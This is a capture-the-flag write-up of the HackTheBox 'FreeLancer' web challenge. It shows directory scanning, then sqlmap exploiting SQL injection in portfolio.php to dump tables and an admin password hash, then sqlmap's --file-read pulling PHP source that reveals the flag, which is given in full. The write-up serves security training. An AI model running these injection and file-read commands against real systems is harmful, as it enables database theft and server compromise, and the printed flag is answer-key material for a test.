

FreeLancer – HackTheBox

Reconciliation finding steps –

1. Comments:

```
<div class="portfolio-item-caption d-flex align-items-center justify-content-center" style="background-color: #f0f0f0; padding: 10px; margin-bottom: 10px;">
    
    <!-- <a href="portfolio.php?id=1">Portfolio 1</a> -->
</div>

<!-- To configure the contact form email address, go to mail/contact_me.php and update the
email address in the PHP file on line 19. -->
```

2. Robots.txt: On and empty.

3. Network – Nothing interesting.

4. JavaScripts – Only one interesting point in "Contact me"

CONTACT ME
★

Name

Email Address

Phone Number

Message

Because we can write things inside.

And there is special java-script for this action at the source directory.

Investigate contact.js:

The website post the user input to file located in: `./mail/contact_me.php`.

Index of /mail

Name	Last modified	Size	Description
Parent Directory	-	-	-
contact_me.php	2019-06-13 19:52	1.1K	

Apache/2.4.29 (Ubuntu) Server at 178.128.40.63 Port 32510

Trying file traversal !

But `contact_me.php` is not reachable.

Ok... We can access `robots.txt` and some directories that not appear in the source directory hence we will use penetration tools to find more!

DireB search result:

```
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

-- Scanning URL: http://134.209.29.219:32664/ --
=> DIRECTORY: http://134.209.29.219:32664/administrat/
=> DIRECTORY: http://134.209.29.219:32664/css/
+ http://134.209.29.219:32664/favicon.ico (CODE:200|SIZE:2038)
=> DIRECTORY: http://134.209.29.219:32664/img/
+ http://134.209.29.219:32664/index.php (CODE:200|SIZE:9541)
=> DIRECTORY: http://134.209.29.219:32664/js/
=> DIRECTORY: http://134.209.29.219:32664/mail/
+ http://134.209.29.219:32664/robots.txt (CODE:200|SIZE:0)
+ http://134.209.29.219:32664/server-status (CODE:403|SIZE:305)
=> DIRECTORY: http://134.209.29.219:32664/vendor/

-- Entering directory: http://134.209.29.219:32664/administrat/ --
=> DIRECTORY: http://134.209.29.219:32664/administrat/include/
+ http://134.209.29.219:32664/administrat/index.php (CODE:200|SIZE:1213)

-- Entering directory: http://134.209.29.219:32664/css/ --
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://134.209.29.219:32664/img/ --
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://134.209.29.219:32664/js/ --
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://134.209.29.219:32664/mail/ --
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://134.209.29.219:32664/vendor/ --
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-- Entering directory: http://134.209.29.219:32664/administrat/include/ --
+ http://134.209.29.219:32664/administrat/include/index.html (CODE:200|SIZE:0)

END TIME: Tue Dec 15 05:15:24 2020
DOWNLOADED: 13836 - FOUND: 6
michael@mail:~/Desktop$
```

Running SQLmap with `-forms -crawl=2` flag on the base url website and it shows us that in <http://178.128.40.63:32510/portfolio.php?id=1> there is sql injection.

So we run: `sqlmap -u http://178.128.40.63:32510/portfolio.php?id=1 --tables --dump` and it mapped us the DB's:

```
2 tables]
portfolio
safeadmin

Database: information_schema
78 tables]
ALL_PLUGINS
APPLICABLE_ROLES
CHANGED_PAGE_BITMAPS
CHARACTER_SETS
CLIENT_STATISTICS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMN_PRIVILEGES
ENABLED_ROLES
ENGINES
EVENTS
FILES
GEOMETRY_COLUMNS
GLOBAL_STATUS
GLOBAL_VARIABLES
INDEX_STATISTICS
INNODB_BUFFER_PAGE
INNODB_BUFFER_PAGE_LRU
INNODB_BUFFER_POOL_STATS
INNODB_CHANGED_PAGES
INNODB_CMP
INNODB_CMPMEM
INNODB_CMPMEM_RESET
INNODB_CMP_PER_INDEX
INNODB_CMP_PER_INDEX_RESET
INNODB_CMP_RESET
INNODB_FT_BEING_DELETED
INNODB_FT_CONFIG
INNODB_FT_DEFAULT_STOPWORD
INNODB_FT_DELETED
INNODB_FT_INDEX_CACHE
INNODB_FT_INDEX_TABLE
INNODB_LOCKS
INNODB_LOCK_WAITS
INNODB_METRICS
INNODB_MUTEXES
INNODB_SYS_COLUMNS
INNODB_SYS_DATAFILES
INNODB_SYS_FIELDS
INNODB_SYS_FOREIGN
INNODB_SYS_FOREIGN_COLS
INNODB_SYS_INDEXES
INNODB_SYS_SEMAPHORE_WAITS
INNODB_SYS_TABLES
INNODB_SYS_TABLESPACES
INNODB_SYS_TABLESTATS
INNODB_TABLESPACES_ENCRYPTION
INNODB_TABLESPACES_SCRUBBING
INNODB_TRX
KEY_CACHES
KEY_COLUMN_USAGE
PARAMETERS
PARTITIONS
PLUGINS
PROCESSLIST
PROFILING
REFERENTIAL_CONSTRAINTS
ROUTINES
SCHEMATA
SCHEMA_PRIVILEGES
SESSION_STATUS
SESSION_VARIABLES
SPATIAL_REF_SYS
SYSTEM_VARIABLES
TABLESPACES
TABLE_CONSTRAINTS
TABLE_PRIVILEGES
TABLE_STATISTICS
TRIGGERS
USER_PRIVILEGES
USER_STATISTICS
VIEWS
XTRADB_INTERNAL_HASH_TABLES
XTRADB_READ_VIEW
XTRADB_RSEG
COLUMNS
STATISTICS
TABLES

Database: performance_schema
[52 tables]
accounts
cond_instances
events_stages_current
events_stages_history
events_stages_history_long
events_stages_summary_by_account_by_event_name
events_stages_summary_by_host_by_event_name
events_stages_summary_by_thread_by_event_name
events_stages_summary_by_user_by_event_name
events_stages_summary_global_by_event_name
events_statements_current
events_statements_history
events_statements_history_long
events_statements_summary_by_account_by_event_name
events_statements_summary_by_digest
events_statements_summary_by_host_by_event_name
events_statements_summary_by_thread_by_event_name
events_statements_summary_by_user_by_event_name
events_statements_summary_global_by_event_name
events_waits_current
events_waits_history
events_waits_history_long
events_waits_summary_by_account_by_event_name
events_waits_summary_by_host_by_event_name
events_waits_summary_by_instance
events_waits_summary_by_thread_by_event_name
events_waits_summary_by_user_by_event_name
events_waits_summary_global_by_event_name
file_instances
file_summary_by_event_name
file_summary_by_instance
host_cache
hosts
mutex_instances
objects_summary_global_by_type
performance_timers
rlock_instances
session_account_connect_attrs
session_connect_attrs
setup_actors
setup_consumers
setup_instruments
setup_objects
setup_timers
socket_instances
socket_summary_by_event_name
socket_summary_by_instance
table_io_waits_summary_by_index_usage
table_io_waits_summary_by_table
table_lock_waits_summary_by_table
threads
```

Trying to dump the safeadmin content because all others shows nothing.

```
Database: freelancer
Table: safeadmin
[1 entry]
+----+-----+-----+-----+
| id | username | password | created_at |
+----+-----+-----+-----+
| 1 | safeadm | $2y$10$s2ZCi/tHICnA97uf4MfbZuhm0ZQxdCnrM9VM9LBMHPp68vAXNRf4K | 2019-07-16 20:25:45 |
+----+-----+-----+-----+


[04:43:14] [INFO] table 'freelancer.safeadmin' dumped to CSV file '/root/.local/share/sqlmap/output/178.128.40.63/dump/freelancer/safeadmin.csv'
[04:43:14] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/178.128.40.63'

[*] ending @ 04:43:14 /2020-12-16/
```

But the password is hash so we can't reverse the function.

Trying another way..

As I tried almost everything I entered HackTheBox forum to see some hint and I find my angel!



So I find a way to READ the file

Index.php that we cant see in the client side with flag:

--file-read=/var/www/html/administrat/index.php

```
// Validate credentials
if(empty($username_err) && empty($password_err)){
    // Prepare a select statement
    $sql = "SELECT id, username, password FROM safeadmin WHERE username = ?";

    if($stmt = mysqli_prepare($link, $sql)){
        // Bind variables to the prepared statement as parameters
        mysqli_stmt_bind_param($stmt, "s", $param_username);

        // Set parameters
        $param_username = $username;

        // Attempt to execute the prepared statement
        if(mysqli_stmt_execute($stmt)){
            // Store result
            mysqli_stmt_store_result($stmt);

            // Check if username exists, if yes then verify password
            if(mysqli_stmt_num_rows($stmt) == 1){
                // Bind result variables
                mysqli_stmt_bind_result($stmt, $id, $username, $hashed_password);
                if(mysqli_stmt_fetch($stmt)){
                    if(password_verify($password, $hashed_password)){
                        // Password is correct, so start a new session
                        session_start();

                        // Store data in session variables
                        $_SESSION["loggedin"] = true;
                        $_SESSION["id"] = $id;
                        $_SESSION["username"] = $username;

                        // Redirect user to welcome page
                        header("location: panel.php");
                    } else{
                        // Display an error message if password is not valid
                        $password_err = "The password you entered was not valid.";
                    }
                }
            } else{
                // Display an error message if username doesn't exist
                $username_err = "No account found with that username.";
            }
        } else{
            echo "Oops! Something went wrong. Please try again later.";
        }
    }

    // Close statement
    mysqli_stmt_close($stmt);
}
```

```
michael@mail:~$ sudo cat /root/.local/share/sqlmap/output/178.128.40.63/files/_var_www_html_administrat_panel.php
<?php
// Initialize the session
session_start();

// Check if the user is logged in, if not then redirect him to login page
if(!isset($_SESSION["loggedin"]) || $_SESSION["loggedin"] !== true){
    header("location: index.php");
    exit;
}
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
    <link rel="icon" href=".." />
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Hi, <b><?php echo htmlspecialchars($_SESSION["username"]); ?></b>. Welcome to our site.</h1><b><a href="logout.php">Logout</a></b>
    </div>
    <div>
        <h1>HTB{s4ff_3_1_w33b_fr4__l33nc_3}</h1>
    </div>
</body>
</html>
```

Flag: HTB{s4ff_3_1_w33b_fr4__l33nc_3}